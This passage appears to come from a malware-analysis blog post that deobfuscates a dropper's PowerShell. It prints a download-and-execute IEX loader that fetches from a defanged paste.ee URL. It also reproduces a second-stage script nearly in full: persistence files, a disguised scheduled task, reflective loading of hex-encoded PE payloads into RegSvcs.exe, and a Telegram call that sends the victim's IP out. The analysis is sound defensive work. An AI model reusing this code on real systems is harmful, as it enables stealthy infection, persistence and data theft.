<p>Next, the line <strong><code class="language-plaintext highlighter-rouge">decoded_command = ''.join(decoded_chars)</code></strong> concatenates all the characters in the <strong><code class="language-plaintext highlighter-rouge">decoded_chars</code></strong> list into a single string. This string represents the decoded PowerShell command.</p>

<p>The variable <strong><code class="language-plaintext highlighter-rouge">output_file</code></strong> is set to <strong><code class="language-plaintext highlighter-rouge">"deobfuscated_powershell_command_1.txt"</code></strong>, specifying the name of the file where the decoded command will be saved because we do not known how long the results will be.</p>

<h2 id="results">Results</h2>

<p>We get some intresting results from the python code like this;</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w">
</span><span class="nv">$R</span><span class="o">=</span><span class="s1">'IeX(Ne'</span><span class="p">;</span><span class="nv">$RE</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$R</span><span class="o">+</span><span class="s1">'W-OBJ'</span><span class="p">;</span><span class="nv">$RED</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$RE</span><span class="o">+</span><span class="s1">'eCT NeT.W'</span><span class="p">;</span><span class="nv">$PAC</span><span class="o">=</span><span class="s1">'eBCL'</span><span class="p">;</span><span class="nv">$xx</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$PAC</span><span class="o">+</span><span class="s1">'IeN'</span><span class="p">;</span><span class="nv">$RO</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$xx</span><span class="o">+</span><span class="s1">'T).DOWNLO'</span><span class="p">;</span><span class="nv">$zz</span><span class="o">=</span><span class="s1">'O@0(&amp;(''hxxps://paste.ee/r/2FDzd/0'')'</span><span class="o">.</span><span class="nf">RePLACe</span><span class="p">(</span><span class="s1">'O@0(&amp;'</span><span class="p">,</span><span class="s1">'ADSTRING'</span><span class="p">);</span><span class="n">iex</span><span class="p">(</span><span class="nv">$RED</span><span class="o">+</span><span class="nv">$RO</span><span class="o">+</span><span class="nv">$zz</span><span class="p">)</span><span class="w">

</span></code></pre></div></div>

<p>This PowerShell code snippet constructs and executes a command to download and run a script from a specified URL which is <strong>hxxps://paste.ee/r/2FDzd/0</strong>.</p>

<p>First, the variable <strong><code class="language-plaintext highlighter-rouge">$R</code></strong> is assigned the string <strong><code class="language-plaintext highlighter-rouge">IeX(Ne</code></strong>. Then, the string <strong><code class="language-plaintext highlighter-rouge">W-OBJ</code></strong> is concatenated to <strong><code class="language-plaintext highlighter-rouge">$R</code></strong>, resulting in the variable <strong><code class="language-plaintext highlighter-rouge">$RE</code></strong> being equal to <strong><code class="language-plaintext highlighter-rouge">IeX(NeW-OBJ</code></strong>. Next, the string <strong><code class="language-plaintext highlighter-rouge">eCT NeT.W</code></strong> is appended to <strong><code class="language-plaintext highlighter-rouge">$RE</code></strong>, making the variable <strong><code class="language-plaintext highlighter-rouge">$RED</code></strong> equal to <strong><code class="language-plaintext highlighter-rouge">IeX(NeW-OBJeCT NeT.W</code></strong>.</p>

<p>The variable <strong><code class="language-plaintext highlighter-rouge">$PAC</code></strong> is assigned the string <strong><code class="language-plaintext highlighter-rouge">eBCL</code></strong>, and the string <strong><code class="language-plaintext highlighter-rouge">IeN</code></strong> is concatenated to <strong><code class="language-plaintext highlighter-rouge">$PAC</code></strong>, resulting in <strong><code class="language-plaintext highlighter-rouge">$xx</code></strong> being <strong><code class="language-plaintext highlighter-rouge">eBCIeN</code></strong>. Subsequently, <strong><code class="language-plaintext highlighter-rouge">T).DOWNLO</code></strong> is appended to <strong><code class="language-plaintext highlighter-rouge">$xx</code></strong>, making the variable <strong><code class="language-plaintext highlighter-rouge">$RO</code></strong> equal to <strong><code class="language-plaintext highlighter-rouge">eBCIeNT).DOWNLO</code></strong>.</p>

<p>The variable <strong><code class="language-plaintext highlighter-rouge">$zz</code></strong> is assigned a string that appears to contain a URL. The expression <strong><code class="language-plaintext highlighter-rouge">$zz.RePLACe('O@0(&amp;','ADSTRING')</code></strong> replaces the substring <strong><code class="language-plaintext highlighter-rouge">O@0(&amp;</code></strong> in <strong><code class="language-plaintext highlighter-rouge">$zz</code></strong> with <strong><code class="language-plaintext highlighter-rouge">ADSTRING</code></strong>, transforming it into <strong>`ADSTRING’‘hxxps://paste.ee/r/2FDzd/0’‘</strong>.</p>

<p>Finally, the command <strong><code class="language-plaintext highlighter-rouge">iex($RED+$RO+$zz)</code></strong> combines the three constructed strings (<strong><code class="language-plaintext highlighter-rouge">$RED</code></strong>, <strong><code class="language-plaintext highlighter-rouge">$RO</code></strong>, and <strong><code class="language-plaintext highlighter-rouge">$zz</code></strong>) and executes the resulting command using the <strong><code class="language-plaintext highlighter-rouge">iex</code></strong> (Invoke-Expression) cmdlet. This effectively runs the PowerShell command constructed from the concatenated strings as shown in Fig 4. Nevertheless, We will reconstruct the PowerShell code for better readability.</p>

<p><img src="/assets/images/zoom/URL_download.png" alt="URL Download" />
<em>Figure 4: URL Download Process</em></p>

<h2 id="recontructing-the-powershell">Recontructing the powershell</h2>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="c1"># Define parts of the PowerShell command
</span><span class="n">R</span> <span class="o">=</span> <span class="s">'IeX(Ne'</span>
<span class="n">RE</span> <span class="o">=</span> <span class="n">R</span> <span class="o">+</span> <span class="s">'W-OBJ'</span>
<span class="n">RED</span> <span class="o">=</span> <span class="n">RE</span> <span class="o">+</span> <span class="s">'eCT NeT.W'</span>
<span class="n">PAC</span> <span class="o">=</span> <span class="s">'eBCL'</span>
<span class="n">xx</span> <span class="o">=</span> <span class="n">PAC</span> <span class="o">+</span> <span class="s">'IeN'</span>
<span class="n">RO</span> <span class="o">=</span> <span class="n">xx</span> <span class="o">+</span> <span class="s">'T).DOWNLO'</span>

<span class="c1"># Correcting the definition of zz by using double quotes for the URL
</span><span class="n">zz</span> <span class="o">=</span> <span class="s">"O@0(&amp;('https://paste.ee/r/2FDzd/0')"</span>
<span class="n">zz</span> <span class="o">=</span> <span class="n">zz</span><span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="s">'O@0(&amp;'</span><span class="p">,</span> <span class="s">'ADSTRING'</span><span class="p">)</span>

<span class="c1"># Combine all parts to form the complete PowerShell command
</span><span class="n">powershell_command</span> <span class="o">=</span> <span class="sa">f</span><span class="s">"</span><span class="si">{</span><span class="n">RED</span><span class="si">}{</span><span class="n">RO</span><span class="si">}{</span><span class="n">zz</span><span class="si">}</span><span class="s">"</span>

<span class="c1"># Specify the output file
</span><span class="n">output_file</span> <span class="o">=</span> <span class="s">"deobfuscated_powershell_command_2.txt"</span>

<span class="c1"># Write the deobfuscated command to the file
</span><span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">output_file</span><span class="p">,</span> <span class="s">"w"</span><span class="p">)</span> <span class="k">as</span> <span class="nb">file</span><span class="p">:</span>
    <span class="nb">file</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">powershell_command</span><span class="p">)</span>

<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Deobfuscated PowerShell command saved to </span><span class="si">{</span><span class="n">output_file</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="s">"PowerShell Command:"</span><span class="p">,</span> <span class="n">powershell_command</span><span class="p">)</span>
</code></pre></div></div>

<p>This code will output the deobfuscated PowerShell for better readability and now we have;</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">IeX</span><span class="p">(</span><span class="n">NeW-OBJeCT</span><span class="w"> </span><span class="nx">NeT.WeBCLIeNT</span><span class="p">)</span><span class="o">.</span><span class="nf">DOWNLOADSTRING</span><span class="p">(</span><span class="s1">'hxxps://paste.ee/r/2FDzd/0'</span><span class="p">)</span><span class="w">

</span></code></pre></div></div>

<p>This is the deobfuscated PowerShell command. It downloads a script from the specified URL and executes it. As of <strong>5/10/2024</strong>, the URL returns a 404 error, indicating that the adversary has removed the malicious file hosted on the paste.ee domain, which could have provided further insights for our analysis. Overall, this code snippet builds a PowerShell command that ultimately downloads and executes a script from the URL <strong><code class="language-plaintext highlighter-rouge">hxxps://paste.ee/r/2FDzd/0</code></strong>. The use of concatenation and string manipulation obscures the script’s intentions, making it harder to detect sometimes. The final execution line (<strong><code class="language-plaintext highlighter-rouge">iex(...)</code></strong>) is particularly concerning, as it invokes potentially malicious code from the internet, which can be the main payload.</p>

<h2 id="threat-intelligence">Threat Intelligence</h2>

<p>By leveraging threat intelligence, we can uncover valuable resources and additional information about the file. We checked the file using the MD5 hash <strong>e4895b941c8ea6d76630d6fcb2002292</strong> on Filescan <a href="https://www.filescan.io/uploads/66f3ae64c48f81cd6a0cd525/reports/ff23aa67-cdd6-4d34-a766-7b1307cb7ee0/overview">here</a> to determine if we could download the main payload, which was available at the time of this analysis as shown in Fig 5.</p>

<p><img src="/assets/images/zoom/download_and_continue.png" alt="Download and Continue" />
<em>Figure 5: Download and Continue Process</em></p>

<p>After downloading the file, the next step is to begin the analysis anew, this time focusing on the actual malware or file that the WSF is designed to deliver to the victim’s system, which is PowerShell as shown in Fig 6.</p>

<p><img src="/assets/images/zoom/character_enc_1.png" alt="Character Encoding 1" />
<em>Figure 6: Character Encoding Example</em></p>

<h3 id="downloaded-powershell-analysis">Downloaded Powershell Analysis</h3>

<p>Looking the malicious code as show in the Fig 6;</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w">
</span><span class="n">sET-iTem</span><span class="w">  </span><span class="nx">vaRiaBlE:a6p</span><span class="w"> </span><span class="p">(</span><span class="w"> </span><span class="p">[</span><span class="n">type</span><span class="p">](</span><span class="s2">"{2}{1}{0}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'E'</span><span class="p">,</span><span class="s1">'.Fil'</span><span class="p">,</span><span class="s1">'IO'</span><span class="p">)</span><span class="w"> </span><span class="p">);</span><span class="w">  </span><span class="nv">${D}</span><span class="w"> </span><span class="o">=</span><span class="w">  </span><span class="p">(((</span><span class="s2">"{2}{5}{4}{3}{0}{6}{1}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'Datap'</span><span class="p">,</span><span class="s1">'ualsp8P'</span><span class="p">,</span><span class="s1">'C'</span><span class="p">,</span><span class="s1">'ram'</span><span class="p">,</span><span class="s1">'g'</span><span class="p">,</span><span class="s1">':p8PPro'</span><span class="p">,</span><span class="s1">'8PMusicp8PVis'</span><span class="p">))</span><span class="o">-rEplAcE</span><span class="p">([</span><span class="n">CHar</span><span class="p">]</span><span class="mi">112</span><span class="o">+</span><span class="p">[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">56</span><span class="o">+</span><span class="p">[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">80</span><span class="p">),[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">92</span><span class="p">)</span><span class="w">
                                                                                                         
</span><span class="o">&amp;</span><span class="p">(</span><span class="s2">"{0}{1}"</span><span class="nt">-f</span><span class="s1">'New-'</span><span class="p">,</span><span class="s1">'Item'</span><span class="p">)</span><span class="w"> </span><span class="nt">-ItemType</span><span class="w"> </span><span class="p">(</span><span class="s2">"{2}{1}{0}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'y'</span><span class="p">,</span><span class="s1">'ctor'</span><span class="p">,</span><span class="s1">'Dire'</span><span class="p">)</span><span class="w"> </span><span class="nt">-Path</span><span class="w"> </span><span class="nv">${d}</span><span class="w"> </span><span class="nt">-Force</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="o">&amp;</span><span class="p">(</span><span class="s2">"{2}{1}{0}"</span><span class="w"> </span><span class="nt">-f</span><span class="s1">'l'</span><span class="p">,</span><span class="s1">'ul'</span><span class="p">,</span><span class="s1">'Out-N'</span><span class="p">)</span><span class="w">                                                                                     
                                                                                                         
</span><span class="o">.</span><span class="p">(</span><span class="s2">"{0}{1}"</span><span class="w"> </span><span class="nt">-f</span><span class="s1">'slee'</span><span class="p">,</span><span class="s1">'p'</span><span class="p">)</span><span class="w"> </span><span class="nt">-Seconds</span><span class="w"> </span><span class="mi">5</span><span class="w"> 


</span><span class="nv">${co`NT`ENt}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@'
On Error Resume Next

Sub zjte
    Dim sbyjn
    Set sbyjn = CreateObject("WScript.Shell")
    sbyjn.Run "C:\ProgramData\Music\Visuals\VsEnhance.bat", 0, True
End Sub
zjte
'@</span><span class="w">

  </span><span class="p">(</span><span class="w">  </span><span class="n">geT-vARiaBlE</span><span class="w"> </span><span class="p">(</span><span class="s1">'a'</span><span class="o">+</span><span class="s1">'6P'</span><span class="p">))</span><span class="o">.</span><span class="nf">vAluE</span><span class="p">::(</span><span class="s2">"{1}{0}{3}{2}"</span><span class="w"> </span><span class="nt">-f</span><span class="s1">'rite'</span><span class="p">,</span><span class="s1">'W'</span><span class="p">,</span><span class="s1">'llText'</span><span class="p">,</span><span class="s1">'A'</span><span class="p">)</span><span class="o">.</span><span class="nf">Invoke</span><span class="p">(</span><span class="s2">"</span><span class="nv">$d</span><span class="s2">\VsLabs.vbs"</span><span class="w"> </span><span class="p">,</span><span class="w"> </span><span class="nv">${CO`N`TEnT}</span><span class="p">)</span><span class="w">
  
  
</span><span class="kr">try</span><span class="w"> </span><span class="p">{</span><span class="w">                                                                                                    
</span><span class="nv">${CO`Nt`eNT}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@'
@echo off                              
cmd /c Powershell -noP -W hidden -ep byPass -NONI "C:\ProgramData\Music\Visuals\VsLabsData.ps1"         
'@</span><span class="w">
</span><span class="p">}</span><span class="w">                                                                                                        
</span><span class="kr">catch</span><span class="w"> </span><span class="p">{}</span><span class="w">                                                                                                 
                                                                                                         
 </span><span class="p">(</span><span class="w"> </span><span class="n">Get-VariaBlE</span><span class="w">  </span><span class="nx">A6p</span><span class="p">)</span><span class="o">.</span><span class="nf">VAluE</span><span class="p">::(</span><span class="s2">"{0}{2}{1}"</span><span class="w"> </span><span class="nt">-f</span><span class="s1">'W'</span><span class="p">,</span><span class="s1">'iteAllText'</span><span class="p">,</span><span class="s1">'r'</span><span class="p">)</span><span class="o">.</span><span class="nf">Invoke</span><span class="p">(</span><span class="s2">"</span><span class="nv">$d</span><span class="s2">\VsEnhance.bat"</span><span class="w"> </span><span class="p">,</span><span class="w"> </span><span class="nv">${CON`TE`Nt}</span><span class="p">)</span><span class="w">
 
 </span><span class="kr">try</span><span class="w"> </span><span class="p">{</span><span class="w">
</span><span class="nv">${CO`Nt`eNT}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@'
try
{

$cake = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF
_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00
00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00
00_00_00_00_00_00_00_00_00_00_00_00_80_00_00_00_0E
1F_BA_0E_00_B4_09_CD_21_B8_01_4C_CD_21_54_68_69_73
20_70_72_6F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62
65_20_72_75_6E_20_69_6E_00_00_00_2E_74_65_78_74_00
00_00_A4_77_00_00_00_20_00_00_00_78_00_00_00_02_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_20_00_00_60
_2E_72_73_72_63_00_00_00_D8_04
_00_00_00_A0_00_00_00_06_00_00_00_7A_00_00_00_00_0
0_00_00_00_00_00_00_00_00_00_40_00_00_40_2E_72_65_6C_
6F_63_00_00_0C_00_00_00_00_C0
_00_00_00_02_00_00_00_80_00_00_00_00_00_00_00_00_00
_00_00_00_00_00_40_00_00_42_00_00_00_00_00_00_00_00
_00_00_00_00_00_00_00_00_80_97_00_00_00_00_00_00_48
_00_00_00_02_00_05_00_2C_4F_00_00_18_48_00_00_01_00
_00_00_14_00_00_06_00_00_00_00_00_00_00_00_00_00_0
0_00_00_00_00_00_00_00_00_00_00 ------This continue...

$oven = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00
_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00
_00_00_00_00_00_00_80_00_00_00_0E_1F_BA_0E_00_B4_09_CD
_21_B8_01_4C_CD_21_54_68_69
_73_20_70_72_6F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62
_65_20_72_75_6E_20_69_6E_20_44_4F_53_20_6D_6F_64_65_2E
_0D_0D_0A_24_00_00_00_00_00_00_00_50_45_00_00_4C_01_03
_00_3F_32_26_90_00_00_00_00_00_00_00_00_E0_00_0E_21_0B
_01_30_00_00_22_01_00_00_06_00_00_00_00_00_00 ------This continue...


}catch{}

Sleep 5

try {
[Byte[]] $NKbb = $cake -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $oven -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
}catch{}

Sleep 5

try {
$HM = 'L###############o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In#################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)

}catch{}                                                                                              
  try{}catch{}                                                                                                                                                                                                  
  try{}catch{}

'@</span><span class="w">

  </span><span class="nv">$a6p</span><span class="p">::(</span><span class="s2">"{0}{1}{2}{3}"</span><span class="nt">-f</span><span class="w"> </span><span class="s1">'W'</span><span class="p">,</span><span class="s1">'ri'</span><span class="p">,</span><span class="s1">'teA'</span><span class="p">,</span><span class="s1">'llText'</span><span class="p">)</span><span class="o">.</span><span class="nf">Invoke</span><span class="p">(</span><span class="s2">"</span><span class="nv">$d</span><span class="s2">\VsLabsData.ps1"</span><span class="w"> </span><span class="p">,</span><span class="w"> </span><span class="nv">${cO`NTE`Nt}</span><span class="p">)</span><span class="w">
  
</span><span class="p">}</span><span class="w">                                                                                                        
</span><span class="kr">catch</span><span class="w"> </span><span class="p">{</span><span class="w">                                                                                                  
                                                                                                         
</span><span class="p">}</span><span class="w">                                                                                                        
                                                                                                         
</span><span class="kr">try</span><span class="w">                                                                                                      
</span><span class="p">{</span><span class="w">
</span><span class="nv">$action</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-ScheduledTaskAction</span><span class="w"> </span><span class="nt">-Execute</span><span class="w"> </span><span class="s1">'C:\ProgramData\Music\Visuals\VsLabs.vbs'</span><span class="w">
</span><span class="nv">$trigger1</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-ScheduledTaskTrigger</span><span class="w"> </span><span class="nt">-Once</span><span class="w"> </span><span class="nt">-At</span><span class="w"> </span><span class="p">(</span><span class="n">Get-Date</span><span class="p">)</span><span class="o">.</span><span class="nf">AddMinutes</span><span class="p">(</span><span class="nx">1</span><span class="p">)</span><span class="w">
</span><span class="nv">$trigger2</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-ScheduledTaskTrigger</span><span class="w"> </span><span class="nt">-Once</span><span class="w"> </span><span class="nt">-At</span><span class="w"> </span><span class="p">(</span><span class="n">Get-Date</span><span class="p">)</span><span class="o">.</span><span class="nf">AddMinutes</span><span class="p">(</span><span class="nx">1</span><span class="p">)</span><span class="w"> </span><span class="nt">-RepetitionInterval</span><span class="w"> </span><span class="p">(</span><span class="n">New-TimeSpan</span><span class="w"> </span><span class="nt">-Minutes</span><span class="w"> </span><span class="nx">15</span><span class="p">)</span><span class="w">
</span><span class="n">Register-ScheduledTask</span><span class="w"> </span><span class="nt">-Action</span><span class="w"> </span><span class="nv">$action</span><span class="w"> </span><span class="nt">-Trigger</span><span class="w"> </span><span class="nv">$trigger1</span><span class="p">,</span><span class="w"> </span><span class="nv">$trigger2</span><span class="w"> </span><span class="nt">-TaskName</span><span class="w"> </span><span class="s1">'MicroSoftVisualsUpdater'</span><span class="w">
</span><span class="p">}</span><span class="w"> </span><span class="kr">catch</span><span class="w"> </span><span class="p">{}</span><span class="w">
</span><span class="c"># Function to get the public IP address of the machine</span><span class="w">
</span><span class="kr">function</span><span class="w"> </span><span class="nf">Get-PublicIPAddress</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="kr">try</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nv">$publicIP</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Invoke-RestMethod</span><span class="w"> </span><span class="nt">-Uri</span><span class="w"> </span><span class="s2">"https://api.ipify.org?format=text"</span><span class="w">
        </span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="nv">$publicIP</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="kr">return</span><span class="w"> </span><span class="nv">$publicIP</span><span class="w">
        </span><span class="p">}</span><span class="w"> </span><span class="kr">else</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="n">Write-Output</span><span class="w"> </span><span class="s2">"Failed to retrieve public IP address."</span><span class="w">
            </span><span class="kr">return</span><span class="w"> </span><span class="bp">$null</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">
    </span><span class="kr">catch</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="n">Write-Output</span><span class="w"> </span><span class="s2">"Failed to get public IP address: </span><span class="bp">$_</span><span class="s2">"</span><span class="w">
        </span><span class="kr">return</span><span class="w"> </span><span class="bp">$null</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">

</span><span class="c"># Get the public IP address</span><span class="w">
</span><span class="nv">$publicIP</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-PublicIPAddress</span><span class="w">

</span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="bp">$null</span><span class="w"> </span><span class="o">-eq</span><span class="w"> </span><span class="nv">$publicIP</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="n">Write-Output</span><span class="w"> </span><span class="s2">"No public IP address found."</span><span class="w">
</span><span class="p">}</span><span class="w"> </span><span class="kr">else</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="c"># Variables for Telegram</span><span class="w">
    </span><span class="nv">$BotToken</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"6XXXX34215:AAGXKhVLT1C5TbIUQh8MtkxobLT6VYXXXX"</span><span class="w">
    </span><span class="nv">$ChatID</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"-4586792XXXX"</span><span class="w">
    </span><span class="nv">$Message</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Hacked! By Tommy Victim IP: </span><span class="nv">$publicIP</span><span class="s2">"</span><span class="w">

    </span><span class="c"># Function to send a message to Telegram</span><span class="w">
    </span><span class="kr">function</span><span class="w"> </span><span class="nf">Send-TelegramMessage</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="kr">param</span><span class="w"> </span><span class="p">(</span><span class="w">
            </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$BotToken</span><span class="p">,</span><span class="w">
            </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$ChatID</span><span class="p">,</span><span class="w">
            </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$Message</span><span class="w">
        </span><span class="p">)</span><span class="w">
        
        </span><span class="nv">$uri</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"https://api.telegram.org/bot</span><span class="nv">$BotToken</span><span class="s2">/sendMessage"</span><span class="w">
        </span><span class="nv">$body</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">@{</span><span class="w">
            </span><span class="nx">chat_id</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$ChatID</span><span class="w">
            </span><span class="nx">text</span><span class="w">    </span><span class="o">=</span><span class="w"> </span><span class="nv">$Message</span><span class="w">
        </span><span class="p">}</span><span class="w">

        </span><span class="kr">try</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="nv">$response</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Invoke-RestMethod</span><span class="w"> </span><span class="nt">-Uri</span><span class="w"> </span><span class="nv">$uri</span><span class="w"> </span><span class="nt">-Method</span><span class="w"> </span><span class="nx">Post</span><span class="w"> </span><span class="nt">-Body</span><span class="w"> </span><span class="nv">$body</span><span class="w">
            </span><span class="kr">return</span><span class="w"> </span><span class="nv">$response</span><span class="w">
        </span><span class="p">}</span><span class="w">
        </span><span class="kr">catch</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="n">Write-Error</span><span class="w"> </span><span class="s2">"Failed to send message to Telegram: </span><span class="bp">$_</span><span class="s2">"</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">

    </span><span class="c"># Send the message to Telegram</span><span class="w">
    </span><span class="n">Send-TelegramMessage</span><span class="w"> </span><span class="nt">-BotToken</span><span class="w"> </span><span class="nv">$BotToken</span><span class="w"> </span><span class="nt">-ChatID</span><span class="w"> </span><span class="nv">$ChatID</span><span class="w"> </span><span class="nt">-Message</span><span class="w"> </span><span class="nv">$Message</span><span class="w">
</span><span class="p">}</span><span class="w">


</span></code></pre></div></div>

<p>We can say that;</p>

<p>This PowerShell script performs several tasks involving string manipulation, file creation, and execution of batch scripts. Below is a breakdown of the main components:</p>

<ol>
  <li><strong>Variable Initialization</strong>:
    <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">sET-iTem</span><span class="w"> </span><span class="nx">vaRiaBlE:a6p</span><span class="w"> </span><span class="p">(</span><span class="w"> </span><span class="p">[</span><span class="n">type</span><span class="p">](</span><span class="s2">"{2}{1}{0}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'E'</span><span class="p">,</span><span class="s1">'.Fil'</span><span class="p">,</span><span class="s1">'IO'</span><span class="p">)</span><span class="w"> </span><span class="p">)</span><span class="w">
</span></code></pre></div>    </div>
  </li>
</ol>

<p>This line sets a variable <strong>‘a6p’</strong> to the type <strong>[System.IO.File]</strong>, using a formatted string to construct the type name.</p>

<ol>
  <li><strong>Creating a Directory</strong></li>
</ol>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">${D}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(((</span><span class="s2">"{2}{5}{4}{3}{0}{6}{1}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'Datap'</span><span class="p">,</span><span class="s1">'ualsp8P'</span><span class="p">,</span><span class="s1">'C'</span><span class="p">,</span><span class="s1">'ram'</span><span class="p">,</span><span class="s1">'g'</span><span class="p">,</span><span class="s1">':p8PPro'</span><span class="p">,</span><span class="s1">'8PMusicp8PVis'</span><span class="p">))</span><span class="o">-rEplAcE</span><span class="p">([</span><span class="n">CHar</span><span class="p">]</span><span class="mi">112</span><span class="o">+</span><span class="p">[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">56</span><span class="o">+</span><span class="p">[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">80</span><span class="p">),[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">92</span><span class="p">)</span><span class="w">
</span></code></pre></div></div>

<p>This line constructs a path for a directory named <strong>C:\ProgramData\Music\Visuals</strong> by formatting and replacing specific character codes.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&amp;</span><span class="p">(</span><span class="s2">"{0}{1}"</span><span class="nt">-f</span><span class="s1">'New-'</span><span class="p">,</span><span class="s1">'Item'</span><span class="p">)</span><span class="w"> </span><span class="nt">-ItemType</span><span class="w"> </span><span class="p">(</span><span class="s2">"{2}{1}{0}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'y'</span><span class="p">,</span><span class="s1">'ctor'</span><span class="p">,</span><span class="s1">'Dire'</span><span class="p">)</span><span class="w"> </span><span class="nt">-Path</span><span class="w"> </span><span class="nv">${d}</span><span class="w"> </span><span class="nt">-Force</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="o">&amp;</span><span class="p">(</span><span class="s2">"{2}{1}{0}"</span><span class="w"> </span><span class="nt">-f</span><span class="s1">'l'</span><span class="p">,</span><span class="s1">'ul'</span><span class="p">,</span><span class="s1">'Out-N'</span><span class="p">)</span><span class="w">
</span></code></pre></div></div>
<p>Here, the script creates the directory defined in <strong>${D}</strong> if it doesn’t already exist.</p>

<ol>
  <li><strong>Sleep Command</strong></li>
</ol>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">.</span><span class="p">(</span><span class="s2">"{0}{1}"</span><span class="w"> </span><span class="nt">-f</span><span class="s1">'slee'</span><span class="p">,</span><span class="s1">'p'</span><span class="p">)</span><span class="w"> </span><span class="nt">-Seconds</span><span class="w"> </span><span class="mi">5</span><span class="w">
</span></code></pre></div></div>

<ol>
  <li><strong>VBScript Content Creation</strong>
```powershell
${co<code class="language-plaintext highlighter-rouge">NT</code>ENt} = @’
On Error Resume Next</li>
</ol>

<p>Sub zjte
    Dim sbyjn
    Set sbyjn = CreateObject(“WScript.Shell”)
    sbyjn.Run “C:\ProgramData\Music\Visuals\VsEnhance.bat”, 0, True
End Sub
zjte
‘@</p>
